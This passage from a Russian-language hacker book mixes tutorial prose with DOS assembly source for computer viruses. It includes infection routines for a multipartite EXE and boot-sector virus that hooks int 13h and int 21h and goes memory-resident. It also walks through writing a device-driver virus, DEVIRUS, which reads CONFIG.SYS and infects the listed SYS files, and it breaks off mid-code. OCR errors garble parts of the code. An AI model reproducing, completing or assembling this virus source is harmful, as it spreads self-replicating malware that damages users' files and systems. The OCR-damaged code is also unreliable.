call  SETUP_DATA  ;да, установить данные для последующего
                    ;вызова INFECT

```

EXITSRCH:

```

pop  ds
pop  es
pop  si;           восстановить регистры
pop  di
pop  dx
pop  ex
pop  bx
pop  ax

```

ESR

```

popf
retf 2 ;возврат к оригинальной подпрограмме вызова
        ;с текущими флагами

```

На этой стадии поиск выполнен, и мы можем заняться инфицированием, если пригодный файл найден:

SDONE:

pushf

```

cmp  cs:[FILE_FND],1      ;что-то найдено?

```

```
jne SEXIT ;нет, возврат к подпрограмме вызова
push ax ;иначе, приступить к инфицированию
    push bx
    push ex

    push dx
    push ds
    push es
call INFECT_FILE выполнить инфицирование
mov cs:[FILE_FND],0 ;и сбросить этот флаг
    pop es
    pop ds
    pop dx
    pop ex
    pop bx
    pop ax
SEXIT:
    popf
    retf 2
```

Эта подпрограмма устанавливает все данные, которые требуются механизму инфекции для заражения найденного файла.

SETUP_DATA:

```
push cs
pop ds
mov BYTE PTR [FILE_FND],1 устанавливаем этот флаг
push es ;готовимся сохранить имя файла
pop ds
mov si,bx ;ds:si указывает на FCB
inc si ;теперь на имя файла в FCB
    push cs
    pop es
    mov di,OFFSET FNAME ;es:di указывает на
                        ;буфер имени файла
```

```
mov cx,8 ;ЧИСЛО байтов в имени файла
```

F01:

```
lodsb
stosb
cmp al,20H
je F02
loop F01
inc di
```

F02:

```
mov BYTEPTRes:[di-1],'
mov ax.'XE'
stosw
mov ax.'E'
stosw
ret
```

Функция определяет, инфицирован ли файл, найденный подпрограммой поиска. Если он инфицирован, FILE_OK возвращается с установленным `z`.

FILE_OK:

```
mov ax,es:[bx+17H] ;получаем штамп времени файла
add ax,es:[bx+19H] добавляем к нему штамп даты
and al,00011111B ;получаем поле секунды/дни
cmp al,31 ;их сумма должна равняться 31
ret ;если файл инфицирован
```

Эта подпрограмма перемещает вирус (данную программу) в конец EXE-файла. Она копирует все, что имеется здесь и подстраивает заголовок EXE-файла. Она также гарантирует, что вирус начнется на границе параграфов, и добавляет столько байтов, сколько требуется для этого.

INFECT_FILE:

```
push cs
pop es
push cs
pop ds ;теперь cs, ds и es указывают сюда
mov dx,OFFSET FNAME
mov ax,3D02H ;открываем файл с доступом к
;чтению/записи, используя дескриптор
int 21h
jnc IF1
jmp OK_END1 ;ошибка при открытии, установка
;с, выход без закрытия файла
```

IF1_:

```
mov bx,ax ;помещаем индекс в Bx и оставляем его в покое
mov cx,1CH ;читаем 28 байт заголовка EXE-файла
mov dx,OFFSET EXE_HDR ;в этом буфере для проверки
mov ah,3FH ;и модификации
int 21h
jc IF2_ ;ошибка при чтении файла, выход
cmp WORD PTR [EXE_HDRJ.'ZM'] проверка EXE-сигнатуры (MZ)
jnz IF2_ ;если нет, закрыть и выйти
cmp WORD PTR [-EXE_HDR+26],0 проверка числа оверлеев
jnz IF2_ ;не 0, выход с установкой с
cmp WORD PTR [EXE_HDR+24],40H ;таблица перемещений в офсете 40H
;или больше?
jnc IF2_ ;да, это не DOS EXE, пропустить его
cmp WORD PTR [EXE_HDR+14H],OFFSET START_EXE - OFFSET BBS
;смотрим, первоначальный ip = первоначальному ip вируса?
jnz IF3_
IF2_: jmp OK_END
IF3 :
```



```

mov ax,4202H ;поиск конца файла, чтобы определить размер
хог cx,cx
xor dx,dx
int 21h
mov [FSIZE],ax; сохраняем его здесь
mov [FSIZE+2],dx
movcx,WORD PTR [FSIZE+2];подстраиваем длину файла к границе
mov dx,WORD PTR [FSIZE] ;параграфов
or dl,OFH
add dx,1
adc cx,0
mov WORD PTR [FSIZE+2],cx
mov WORD PTR [FSIZE],dx
mov ax,4200H устанавливаем указатель файла относительно начала
int 21h ;идем к концу файла + граница

mov dx,OFFSET BBS ;ds:dx = начало вируса
mov ex,OFFSET ENDCODE
sub cx,dx ;cx = байты для записи
mov ah,40H записываем тело вируса в файл
int 21h
mov dx,WORD PTR [FSIZE] ;находим перемещения в коде
mov cx,WORD PTR [FSIZE+2] оригинальный конец файла
add dx,OFFSET HOSTS - OFFSET BBS ; + офсет HOSTS
adc cx,0 ;cx:dx = этому числу
mov ax,4200H ;устанавливаем указатель файла на 1 -е перемещение
int 21h
mov dx,OFFSETEXEHDR+14;получаем правильные ss:sp,cs:ip жертвы
mov cx,10
mov ah,40H записываем их в HOSTS/HOSTC
int 21h

```

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

```
xor cx,cx; подстраиаем значения EXE-заголовка
xor dx,dx
mov ax,4200H устанавливаем указатель файла на начало файла
int 21h

mov ax,WORD PTR [FSIZE]; расчет вирусного первоначального cs
mov dx,WORD PTR [FSIZE+2]; =размер файла/16-размер
;заголовка(Para)

mov cx,16
div cx; dx:ax содержит размер файла/16
sub ax,WORD PTR [EXE_HDR+8]; вычитаем размер EXE-заголовка
; (в параграфах)
mov WORD PTR [EXE_HDR+22],ax; сохраняем как первоначальный cs
mov WORD PTR [EXE_HDR+14],ax; сохраняем как первоначальный ss
mov WORD PTR [EXE_HDR+20],OFFSET START_EXE - OFFSET BBS;
; сохраняем первоначальный ip
mov WORD PTR [EXE_HDR+16],OFFSET ENDCODE - OFFSET BBS +
STACKSIZE; сохраняем первоначальный sp
mov dx,WORD PTR [FSIZE+2]; расчет нового размера файла
; для заголовка
mov ax,WORD PTR [FSIZE]; получаем оригинальный размер
add ax,OFFSET ENDCODE - OFFSET BBS + 200H; добавляем размер
; вируса + 1 параграф
adc dx,0
mov cx,200H; делим на размер параграфов
div cx; ax=параграфов, dx=размер последнего параграфа
mov WORD PTR [EXE_HDR+4],ax; сохраняем параграфы здесь
mov WORD PTR [EXE_HDR+2],dx; размер последнего параграфа здесь
mov cx,1CH; сохраняем 1CH байтов заголовка
mov dx,OFFSET EXE_HDR; в начале файла
mov ah,40H
int 21h
```

OK_END:

```
mov ax,5700H ;получаем штамп времени/даты файла
int 21h
and cl,11100000B ;обнуляем время секунд
add cl,31 ;подстраиваем к 31
mov al,dl
and al,00011111B ;получаем дни
sub cl,al ;К 31 добавляем al+cl 1 -х 5 битов
mov ax,5701H ;устанавливаем новый штамп
int 21h
mov ah,3EH ;закрываем файл
int 21h
OKEND1 :ret ;инфекция завершена!
```

Модуль MPJEXEFILE.ASM

EXEFILE.ASM используется вместе с MPOLICE.ASM.
STACKSIZE EQU 400H.

Это стартовый код для **EXE-файла**. Он подстраивает сегменты, чтобы можно было вызывать все другие подпрограммы в вирусе. Далее, он пытается инфицировать жесткий диск, устанавливая перехватчики int 13h и int 21h, а затем передавая контроль программе-жертве.

START_EXE:

```
mov bx,OFFSET BBS ;расчет значения для переноса сегмента
mov cl,4
shr bx,cl ;вычитаемое находится в ax
mov ax,cs
sub ax,bx
push ax ;готовимся к retf в правильный сегментюфсет
mov bx,OFFSET RELOCATE
push bx
```

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

retf ;прыжок к RELOCATE

RELOCATE:

mov ax.cs ;фиксируем сегменты

mov ds.ax

mov [LOWMEM],1 устанавливаем эти переменные для

mov [HOOK21],1 ;EXE-основанного выполнения

mov ax,75A9H .подделываем DOS-вызов

int 13h ;и смотрим, имеется ли здесь вирус

jc INSTALLVIRUS ;нет, инсталлировать его

RET_TO_HOST: ;иначе, передать контроль жертве

mov ax.es ;получить PSP

add ax, ЮН ;ax=указатель перемещения

add WORD PTR [HOSTC+2],ax перемещаем cs и ss жертвы

add [HOSTS],ax

cli

mov ax,[HOSTS] ;уста1-,аБливаем стек жертвы

mov ss.ax

mov ax,[HOSTS+2]

mov sp.ax

push es устанавливаем ds=PSP

pop ds

sti

jmp DWORD PTR cs:[HOSTC] ;прыгаем к жертве

INSTALL_VIRUS:

push es сохраняем адрес PSP

xor ax, ax

mov es.ax

mov bx,0FFH*4 сохраняем вектор int 0FFH

mov ax,es:[bx]

mov WORD PTR [OLD_FFH],ax

```

mov ax.es:[bx+2]
mov WORDPTR[OLD_FFH+2],ax
mov es:[bx],0A4F3H ;помещаем здесь "rep movsb"
mov BYTE PTR es:[bx+2],0CBH помещаем здесь "retf"
mov si,OFFSET BBS ;ds:si указывает на начало вируса
pop es
mov di,100H ;es:di указывает на место, куда мы хотим поместить его
mov ax.es
mov dx.OFFSET BBS - 100H
mov cl,4
shr dx.cl
sub ax.dx ;расчет сегмента для ret
mov cx,OFFSET ENDCODE - OFFSET BBS ;size to move
push ax ;PSP:OFFSET DO_INSTALL в стеке
mov ax,OFFSET DO_INSTALL
push ax
xor ax,ax вектора int FFH
push ax ;в стек
mov ax,0FFH*4
push ax
retf ;прыгаем к коду в векторе int FF

```

DOJNSTALL: ;теперь мы действуем в новой локации

```

push cs
pop ds li
mov ax.cs ;перемещаем стек
mov ss.ax
mov sp,OFFSET ENDCODE + 400H
sti
xor ax,ax
mov es.ax

```

```
mov ax,WORD PTR [OLD_FFH] восстанавливаем вектор int FFH
mov es:[bx],ax
mov ax,WORD PTR [OLD_FFH+2]
mov es:[bx+2],ax
mov ah,13H ;используем это для перехвата int 13h
mov dx,OFFSET INT_1_3H ;на низком уровне
mov bx,dx
int 2Fh
mov WORD PTR cs:[OLD_13H],dx сохраняем здесь старый вектор
mov WORD PTR cs:[OLD_13H+2],ds
```

```
push cs
pop es
push cs
pop ds
call IS_HARD_THERE ;смотрим, существует ли жесткий диск
jz INSTJNTR ;нет жесткого диска, установить int
    mov ax,201H
    mov bx,OFFSET SCRATCHBUF
    mov cx,1
    mov dx,80H
    pushf
    call DWORD PTR [OLD_13H]
jc INSTJNTR ;ошибка при чтении, установить int
call IS_VBS ;смотрим, C: инфицирован?
jz INSTJNTR ;да, загрузка выполнена
call INFECT_HARD ;иначе, инфицировать жесткий диск C:
```

INSTJNTR:

```
xor ax,ax
mov ds,ax
```

```

mov si,21 H*4      сохраняем старый вектор int 21 h
mov di,OFFSETOLD_21H
movsw
movsw
mov ds:[si-4],OFFSET INT21H    ;и инсталлируем новый
mov ds:tsi-2],cs
push cs
pop ds
mov ah,62H
int 21 h      ;снова устанавливаем es=PSP
mov es.bx
mov bx,OFFSET ENDCODE - OFFSET BBS + 500H
mov cl,4
shr bx,cl      ;меняем размер памяти
inc bx
mov ah,4AH      ;готовимся для DOS EXEC
int 21 h

mov bx,2CH
mov es,es:[bx]      ;получаем сегмент окружения
xor di,di
mov cx,7FFFH
xor al,al
ENVLP:
repnz scasb      ;сканируем окружение
cmp BYTE PTR es:[di],al      ;двойное зеро?
loopnz ENVLP      ;нет, продолжаем поиск до конца
mov dx,di
add dx,3      ;es:dx=3ТО путь программы
mov [EXEC_BLK],es      устанавливаем сегмент окружения
push es

```

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

```
pop     ds                ;ds=сегмент окружения
mov     ah,62H
int     21h              ;снова устанавливаем es=PSP
mov     es.bx
mov     cs:[EXEC_BLK+4],es
mov     cs:[EXEC_BLK+8],es
mov     cs:[EXEC_BLK+12],es
push    cs
pop     es                ;еэ=это сегмент
mov     ax,4B00H          ;ГОТОВИМСЯ ДЛЯ DOS EXEC
mov     bx,OFFSET EXEC_BLK ;данные для EXEC
int     21h              ;DOS EXEC == выполняем жертву
push    ds
pop     es
mov     ah,49H            свободная память из EXEC
int     21h
mov     ah,4DH            ;получаем возврат кода от жертвы
int     21h
mov     ah,31H            ;OK, готовимся к TSR
mov     dx,OFFSET ENDCODE - OFFSET BBS + 100H
mov     cl,4
shr     dx,cl
inc     dx                ;расчет оставшегося размера
int     21h              ;машем ручкой на прощание;

OLD FFH DD ? ;область хранения для вектора int FF
EXEC_BLK DW ?
        DW 80H.0
        DW 5CH.0
        DW 6CH.0
```


Глава 8. Инфицирование драйверов устройств

Вирусы COM, EXE и загрузочного сектора также могут инфицировать SYS-файлы. Данный тип заражения не очень важен для благополучия вирусов. Люди делятся SYS-файлами гораздо реже, чем COM, EXE и дисками. Но мы с вами изучаем возможности компьютерной вирусологии и не можем пройти мимо *инфицирования драйверов устройств*.

Давайте рассмотрим эту тему немного под другим углом. Допустим, вы работаете в одном из армейских штабов и создаете SYS-инфицирующий вирус, потому что антивирусы врагов имеют брешь в этом направлении. Как вам лучше выполнить задание?

Шаг первый: структура файла

Первым шагом в написании вируса, когда вы ничего не знаете о файловой структуре, которую собираетесь инфицировать, будет изучение этой файловой структуры. Вы должны понять ее настолько, чтобы суметь:

а) модифицировать структуру, не внося в работу никаких нарушений (операционная система не должна подозревать о наличии вируса и выявлять его по ошибкам и сбоям);

б) вставить код в то, что будет выполняться.

Типичным примером неудачи в реализации условия (а) является путаница с EXE-заголовком. Когда вирус модифицирует EXE-заголовок, он должен делать это правильно, иначе возникнет множество проблем. Файл может быть не узнан как EXE-программа, или он будет одержать неверную точку входа, или его размер будет неправильным, в связи с чем вирус не будет загружен в память перед выполнением файла. Типичным примером неудачи в реализации условия (б) является неверная модификация точки входа, при которой первой выполняется оригинальная EXE-программа, а не вирус.

Как же мы можем исследовать структуру файла? Обычно подобные темы документируются производителями операционных систем или авторами, собирающими подобную информацию. Если вы предпримите поиск данных, то найдете все, что вам будет нужно. А если не найдете, то можно провести несколько грубых атак и собрать информацию по откликам (хотя я не рекомендую вам этот подход).

Что касается DOS-структур, то лучшей ссылкой является «The MS-DOS Encyclopedia». Разработчики Microsoft дают всю необходимую информацию о Windows. Техническая документация IBM ознакомит вас с тонкостями OS/2 и т. д. Знание о SYS-файлах мы почерпнем из «The MS-DOS Encyclopedia».

SYS-файл кодируется как прямой двоичный программный файл, очень схожий с COM-файлом. Однако он начинается в офсете 0, а не в офсете 100H. В отличие от COM-файла, SYS-файл должен иметь специфическую структуру. Он обладает заголовком, как и EXE-файл, но кодирован и ассемблирован в виде чистого двоичного файла, больше похожего на COM-файл. Создается впечатление, что это кодированная EXE-программа, в которой группу DB вставили в начало для определения EXE-заголовка, а затем ассемблировали ее как COM-файл.

Схема, приведенная нами в шаге втором (она названа рис. 20, хотя на самом деле это схема), иллюстрирует простой драйвер устройства, который мы назовем (очень оригинально) DEVICE. Он, практически, ничего не делает. В его функции входит подача на экран сообщения «Hello». Тем не менее, он покажет вам основной дизайн драйвера устройства.

Шаг второй: системные возможности

Следующий важный вопрос при создании вируса можно выразить так: «Какие системные возможности будут доступны, когда код начнет выполняться?». В случае вирусов для драйверов устройств этот вопрос очень важный, так как при первом выполнении драйвера устройств DOS будет загружена лишь частично. То есть обычное приложение может вызвать только некоторые функции DOS. Драйверы устройств, работающие под DOS, хорошо документированы. Кроме того, мы всегда можем предположить, что функция частной системы доступна на каком-то низком уровне. Для наших примитивных целей вирус

должен открывать и закрывать файлы, а также читать их и записывать в них. Обычно дескрипторные функции, выполняющие такие операции, доступны на любых системах.

Рис.-схема 20. Простой драйвер устройства DEVICE.ASM

DEVICE.ASM — простой драйвер устройства, предназначенный для иллюстрации структуры. При загрузке он просто объявляет о своем наличии и больше ничего не делает,

```
.model tiny
```

```
.code
```

```
ORG 0
```

HEADER:

```
dd -1 ;ссылка на следующий драйвер устройства
```

```
dw 0C840H ;слово атрибута устройства
```

```
dw OFFSET STRAT ;указатель на подпрограмму стратегии
```

```
dw OFFSET INTR ;указатель на подпрограмму прерывания
```

```
db 'DEVICE' ;имя устройства
```

```
RHPTR dd ? ;указатель на заголовок запроса, заполняемый DOS
```

Это подпрограмма стратегии. Обычно она принимает значение, переданное ей в es:bx и сохраняет его в RHPTR для использования в процедуре INTR. Это значение является указателем на заголовок запроса, применяемый устройством для определения того, что от него хотят получить.

START:

```
mov WORD PTR cs:[RHPTR],bx
```

```
mov WORD PTR cs:[RHPTR+2],es
```

```
retf
```

Это подпрограмма прерывания. Она вызывается DOS и говорит драйверу устройства сделать то-то и то-то. Типовые вызовы включают в себя чтение с устройства или запись в него, открытие, закрытие и т.д.

INTR:

```
push bx
```

```
push si
```

```
push di
```

```
push ds
```

```
    push  es
    push  cs
    pop   ds
les    di,[RHPTR]    ;es:di указывает на заголовок запроса
mov    al,es:[di+2]   ;получает номер команды
or     al,al         ;номер команды 0? (инициализация устройства)
jnz    INTR1         ;нет, управляют другие команды
call   INIT          ;да, инициализировать устройство
jmp    INTRX         ;выход подпрограммы INTR
INTR1:
call   NOTJMPLEMENTED ;все другие команды не выполнены
INTRX: pop  ES
       pop  ds
       pop  di
       pop  si
       pop  bx
       retf
```

Подпрограмма инициализации устройства. Она просто изображает **HELLO_MSG**, используя BIOS-видео и затем осуществляет выход.

INIT:

```
    mov  si,OFFSET HELLO_MSG
```

INITLP:

```
    lodsb
    or   al,al
    jz   INITX
    mov  ah,0EH
    int  10h
    jmp  INITLP
```

INITX:

```
    mov WORD PTR es:[di+14],OFFSET END_DRIVER
mov   WORD PTR es:[di+16],cs    ;здесь указан конец драйвера
хог   ax,ax                    ;ax=0 указывает на выполнение и выход
      retn
```

```
HELLO_MSG DB  'DEVICE 1.00 Says «Hello!»\0DH,0AH,0
```

Эта подпрограмма используется для невыполняемых функций.

NOTIMPLEMENTED:

```

хог ax,ax      ;ax=0 указывает на успех и выход
retn
END_DRIVER:    ;метка для конца драйвера устройства

END STRAT

```

Шаг третий: стратегия инфекции

Чтобы создать вирус для нового типа исполнительного файла, нам нужно разработать стратегию инфицирования. Как наш код будет крепиться к драйверу устройства? Как он будет функционировать и размножаться? Как он будет выполнять про **грамму-жертву**? Здесь нам понадобится творчество. В отличие от COM- и EXE-файлов, драйверы устройств имеют две точки входа. То есть имеются два разных места, откуда может начинаться выполнение: подпрограмма стратегии STRAT и подпрограмма прерывания INTR. Обе подпрограммы вызываются дальним вызовом и позже прерываются инструкцией **retf**. Точки входа этих подпрограмм содержатся в заголовке драйвера устройства (см. табл. 18).

Из-за двух точек входа драйвер устройства можно инфицировать либо в подпрограмме STRAT, либо в подпрограмме INTR, либо в обеих подпрограммах. Чтобы разобраться в процессе инфицирования, мы рассмотрим цели этих подпрограмм.

INTR выполняет большой объем работы и создает тело драйвера. Она должна управлять набором функций, которые характеризуют данный драйвер устройства. Эти функции инициализируют устройство, открывают и закрывают его, читают и пишут, проверяют статус. Мы не будем копаться в них, потому что они не имеют отношения к вирусу. Тем не менее, когда DOS хочет выполнить одну из этих функций, она вызывает драйвер устройства и передает ему структуру данных, называемую заголовком запроса. Заголовок запроса содержит номера команд, подлежащие выполнению, и другие данные, которые нужны для этой функции. (Например, функция чтения должна знать, где размещаются данные, которые она должна читать.) Заголовок запроса сохраняется в какой-то локации памяти, выбранной DOS.

Показывая драйверу устройства, где находится заголовок запроса, DOS сначала вызывает подпрограмму STRAT и передает ей адрес заголовка запроса в es:bx. Подпрограмма STRAT сохраняет

этот адрес в драйвере устройства, и позже он становится доступным для различных функций в подпрограмме INTR. Таким образом, подпрограмма STRAT обычно вызывается первой, затем вызывается INTR и выполняются те или другие желаемые функции.

Вирус драйвера устройства может заражать подпрограмму STRAT или подпрограмму INTR. Фактически, он может даже отфильтровать какую-то особую функцию. Некоторые драйверы устройств вызываются так часто, что без введенного ограничения вирус будет тратить слишком много времени на поиск файлов.

Табл. 18. Заголовок драйвера устройства

Офсет	Размер	Описание
0	4	Указатель на следующий драйвер устройства. Эта область данных используется DOS для нахождения драйверов устройств в памяти. Она кодируется в программе до значения 0FFFFFFF = -1.
4	2	Флаги атрибутов устройства. Говорят DOS, с каким видом драйвера иметь дело и какие функции поддерживать.
6	2	Офсет точки входа подпрограммы STRAT.
8	2	Офсет точки входа подпрограммы INTR.
10	8	Имя устройства.

Вирус *DEVIRUS*, который мы сейчас рассмотрим, инфицирует подпрограмму STRAT. Он добавляет себя к концу драйвера устройства и перенаправляет указатель подпрограммы STRAT на себя. Закончив свое выполнение, он прыгает к старой подпрограмме STRAT и, выполнив ее, удаляет себя из подпрограммы STRAT в памяти, чтобы при повторном вызове STRAT вируса там не было. Вирус не будет выполняться, пока данное устройство не перезагрузится с диска.

Мы могли бы создать вирус, инфицирующий подпрограмму INTR. Обычно при загрузке драйвера устройства DOS вызывает STRAT и затем с помощью функции 0 (инициализация устройства)

вызывает подпрограмму INTR. Часть инициализации включает рапорт для DOS о том, как много памяти нужно для драйвера устройства. Этот рапорт находится в заголовке запроса как сегментюфсет верхней части устройства в офсете 14 заголовка.

Если вирус не хочет оставаться резидентом, он должен перехватить функцию 0 и расположиться выше сегментаюфсета рапорта в заголовке запроса. Вирус, который добавляет себя к концу драйвера устройства и не модифицирует сегментюфсет отчета для DOS, выполняет это с легкостью. Но он должен восстановить указатель на INTR в заголовке устройства, иначе вирус будет вызываться после его удаления из памяти и система почти наверняка «повиснет».




Рис. 21. Логика DEVIRUS

Если вирус, инфицирующий INTR, хочет стать резидентом памяти, он должен перехватить функцию 0 и модифицировать сегмент-офсет отчета для DOS. Для этого он может вызвать реальную подпрограмму INTR (которая помещается в заголовке запроса) и затем изменить заголовок запроса по своему усмотрению. Вирус становится резидентом, почти не используя DOS-функций и прямых манипуляций со структурами памяти. Типовой код для перехватчика такого INTR-вируса будет выглядеть примерно так:

VIRALINTR:

```
push di
push ds
push es
push cs
```

```
pop ds
```

```
les di,[RHPTR]
```

```
mov al,es:[di+2] ;получаем код функции
```

```
or al,al ;ноль?
```

```
jz DO_OLD_INTR
```

```
push cs ;создаем дальний вызов к
```

```
call [OLDJNTR] ;старой подпрограмме INTR
```

```
mov WORD PTR es:[di+14],OFFSET END_VIRUS
```

```
mov WORD PTR es:[di+16],cs устанавливаем
```

;правильное окончание

```
pop es
```

```
pop ds
```

```
pop di
```

```
retf ;и возвращаемся в DOS
```

DO_OLD_INTR:

```
pop es
```

```
pop ds
```

```
pop di
```

```
jmp [OLDJNTR]
```

OLD_INTR **DW** OFFSET INTR

Шаг четвертый: выполнение

При такой стратегии инфицирования нам осталось только придумать, как вирус будет вести себя. Он будет заражать только один файл при выполнении или каждый файл в компьютере? Программа выполнит любое ваше желание. *DEVIRUS* действует, открывая файл *CONFIG.SYS* и читая его строку за строкой. Он находит команды в форме:

```
device=XXXXXXXX ABC DEF
```

Как только подобная команда найдена, вирус урезает «*device=*» и любые параметры, передаваемые этому устройству, а затем записывает имя устройства в строке *ASCIIZ*. Далее он открывает устройство, смотрит, заражено ли оно, и если инфекции не имеется — производится процесс заражения.




Рис. 22. Воздействие *DEVIRUS* на *.SYS*-файл

Чтобы определить, заражен ли данный файл, *DEVIRUS* открывает его и находит подпрограмму *STRAT* в заголовке. Затем он переходит в этот офсет и читает 10 байтов в буфере. Данные 10 байтов сравниваются с первыми 10 байтами вируса. Если они одинаковы, *DEVIRUS* считает, что файл уже инфицирован. В то же время вирус проверяет, имеет ли драйвер устройства двоичный формат. Это действие выполняется проверкой двух первых байтов на «*MZ*» — обычный идентификатор *EXE*-заголовка. Если эти символы найдены, вирус попросту игнорирует файл.

Процесс инфекции относительно прост и вовлекает только две записи. Сначала *DEVIRUS* находит конец жертвы и использует его как офсет для новой подпрограммы STRAT, записывая это значение в заголовок. Далее вирус прячет адрес старой подпрограммы STRAT в себе (в STRJMP) и записывает свое тело в конец SYS-файла. Логика *DEVIRUS* представлена на *рис. 21*. Воздействие вируса на типичный SYS-файл показано на *рис. 22*. Так как драйвер устройства является чисто двоичным файлом, все абсолютные ссылки памяти (например на данные) должны кодироваться с учетом перемещаемых офсетов (как в случае COM-файлов). Иначе все ссылки на данные станут неправильными после первой инфекции.

Ассемблирование драйвера устройства

Многие Ассемблеры не предоставляют необходимой поддержки для ассемблирования файла прямо в .SYS-файле драйвера устройства. Обычно драйвер устройства пишется в крошечной модели (tiny model) и выражение ORG 0 стартует код. Заголовок закодирован и следует за подпрограммами STRAT и INTR. При правильной кодировке драйвер можно ассемблировать в EXE-файл. Обычно Ассемблер выдает сообщение «без стека». Вы можете игнорировать это, поскольку драйверы устройств не имеют собственного стека. Затем он должен быть конвертирован в двоичный код с помощью программы EXE2BIN или DEBUG. Чтобы создать файл DEVICE.SYS из DEVICE.EXE, используйте DEBUG и следующие команды:

```
C:\DEBUG DEVICE.EXE  
-nDEVICE.SYS  
-w100  
-q
```

Все достаточно просто!

Исходный код DEVIRUS.ASM

Следующий исходный код можно ассемблировать в EXE-файл с помощью TASM или MASM. Будьте осторожны! При своем выполнении вирус может инфицировать все SYS-файлы, упомянутые в CONFIG.SYS!

DEVIRUS.ASM — это простой вирус для драйвера устройства. При выполнении он;инфицирует все SYS-файлы в CONFIG.SYS.

.model tiny

.code

ORG 0

HEADER:

dd -1 ;ссылка на следующий драйвер устройства

dw 0C840H ;слово атрибутов устройства

STRTN dw OFFSETVIRUS;указатель на подпрограмму стратегии

INTRTN dw OFFSET INTR ; указатель на подпрограмму прерывания

db 'DEVIRUS' ;имя устройства

RHPTR db ? ;указатель на заголовок запроса, заполняемый DOS

Это подпрограмма стратегии. Обычно она берет значение, переданное ей в es:bx, и сохраняет его в RHPTR для использования в процедуре INTR. Это значение является заголовком запроса, который используется устройством для определения того, что от него требует пользователь.

STRAT:

```
mov WORD PTR cs: [RHPTR],bx
mov WORD PTR cs: [RHPTR+2],es
reft
```

Это подпрограмма прерывания. Она вызывается DOS и говорит драйверу устройства делать то-то и то-то. Типовые вызовы включают в себя чтение и запись, открытие и закрытие устройства.

INTR: /

```
push bx
push si
push di
push ds
push es
push cs
pop ds
```

```
les di, [RHPTR] ;es:di указывает на заголовок запроса
mov al,es: [di+2] ;получаем номер команды

or al,al ;номер команды 0? (инициализация устройства)
jnz INTR1 ;нет, управляют другие команды
call INIT ;да, инициализировать устройство
jmp INTRX ;и выйти из подпрограммы INTR

INTR1: call NOTJMPLEMENTED ;все другие команды не выполняются
INTRX: pop es
      pop ds
      pop di
      pop si
      pop bx
      retf
```

Подпрограмма инициализации устройства, функция 0. Она просто изображает HELLO_MSGK) используя BIOS-видео, и затем осуществляет выход.

```
INIT: mov si,OFFSET HELLO_MSG
```

```
INITLP:
```

```
      lodsb
      or al,al
      jz INTX
      mov ah,0EH
      int 10h
      jmp INITLP
```

```
INTX: mov WORD PTR es: [di+14],OFFSET END_DRIVER
```

```
mov WORD PTR es: [di+16],cs ;здесь указан конец драйвера
```

```
xor ax,ax ;ax=0 указывает на успех и выход
      ret
```

```
HELLO_MSG DB 'You Ve just released the DEVICE VIRUS!';0DH,0AH,7,0
           ; 'Вы только что заразились вирусом DEVICE!'
```

Эта подпрограмма используется для невыполняемых функций:

NOTIMPLEMENTED:

```
хог  ax,ax  ;ax=0 указывает на успех и выход
```

```
ret
```

```
ENDDRIVER:      ;метка для конца драйвера устройства
```

Этот код является вирусом драйвера устройства. Он открывает CONFIG.SYS и сканирует его на выражения DEVICE= . Он берет имя после каждого выражения DEVICE= и пытается инфицировать данный файл. Когда все сделано, он передает контроль назад подпрограмме STRAT, с которой он начинает свои действия. Вирус сохраняет все регистры.

VIRUS:

```
push ax
```

```
push bx
```

```
push ex
```

```
push dx
```

```
push si
```

```
push di
```

```
push bp
```

```
push ds
```

```
push es
```

```
push cs
```

```
pop ds
```

```
push cs
```

```
pop es
```

```
call VIRUS_ADDR
```

VIRUS_ADDR:

```
pop • di
```

```
sub di,OFFSET VIRUS _ADDR
mov ax,3D00H ;открывает CONFIG.SYS в режиме чтения
lea dx, [di+OFFSETCSYS]
int 21H
mov bx.ax
